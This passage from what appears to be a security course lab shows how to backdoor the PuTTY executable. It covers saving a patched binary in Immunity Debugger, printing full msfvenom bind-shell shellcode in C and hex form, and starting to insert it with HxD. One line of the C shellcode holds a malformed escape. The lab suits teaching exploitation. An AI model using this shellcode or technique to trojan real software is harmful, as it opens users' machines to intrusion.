
In Immunity, in the top left pane of the CPU windows, right-click, point to "Copy to Executable", and click "All modifications", as shown below.



A "Copy selection to executable file" box pops up. Click the "Copy all" button.


A new window pops up, with a title ending in "putty.exe", as shown below.

Right-click in the new window and click "Save file".



Save the file as "putty-newsec-YOURNAME2.exe", replacing YOURNAME with your own name, as shown below.

Click Save.



Close Immunity.

Getting Simple Shellcode

Usually it's best to generate custom shellcode for each attack, and use a reverse shell that calls your Command-and-Control server. But for this project, we'll use a simpler attack, that merely opens a listening port on port 4444. This is a weak attack that can be stopped by any firewall, but it's good enough to practice the exploitation techniques,

You can generate shellcode with msfvenom, on Kali. Here's what I got when I did it:

```
root@kali:~/Cminer# msfvenom -p windows/shell_bind_tcp -f c
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 328 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40"
"\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x68\x02\x00\x11\x5c\x89"
"\xe6\x6a\x10\x56\x57\x68\xc2\xdb\x37\x67\xff\xd5\x57\x68\xb7"
"\xe9\x38\xff\xff\xd5\x57\x68\x74xec\x3b\xe1\xff\xd5\x57\x97"
"\x68\x75\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57"
"\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c"
"\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46"
"\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0"
"\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5"
"\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb"
"\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```


Here's the shellcode, reformatted and broken into two sections.


```
fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30
8b 52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff
ac 3c 61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52
57 8b 52 10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1
51 8b 59 20 01 d3 8b 49 18 e3 3a 49 8b 34 8b
01 d6 31 ff ac c1 cf 0d 01 c7 38 e0 75 f6 03
7d f8 3b 7d 24 75 e4 58 8b 58 24 01 d3 66 8b
0c 4b 8b 58 1c 01 d3 8b 04 8b 01 d0 89 44 24
24 5b 5b 61 59 5a 51 ff e0 5f 5f 5a 8b 12 eb
8d 5d 68 33 32 00 00 68 77 73 32 5f 54 68 4c
77 26 07 ff d5 b8 90 01 00 00 29 c4 54 50 68

29 80 6b 00 ff d5 6a 08 59 50 e2 fd 40 50 40
50 68 ea 0f df e0 ff d5 97 68 02 00 11 5c 89
e6 6a 10 56 57 68 c2 db 37 67 ff d5 57 68 b7
e9 38 ff ff d5 57 68 74 ec 3b e1 ff d5 57 97
68 75 6e 4d 61 ff d5 68 63 6d 64 00 89 e3 57
57 57 31 f6 6a 12 59 56 e2 fd 66 c7 44 24 3c
01 01 8d 44 24 10 c6 00 44 54 50 56 56 56 46
56 4e 56 56 53 56 68 79 cc 3f 86 ff d5 89 e0
4e 56 46 ff 30 68 08 87 1d 60 ff d5 bb f0 b5
a2 56 68 a6 95 bd 9d ff d5 3c 06 7c 0a 80 fb
e0 75 05 bb 47 13 72 6f 6a 00 53 ff d5
```

Inserting Shellcode with HxD


Open HxD. Click **File, Open**. Open **putty-newsec-YOURNAME2.exe**.

Scroll to address 00080000. After a region filled with zeroes, it starts with these bytes: "A8 1B 00", as shown below.

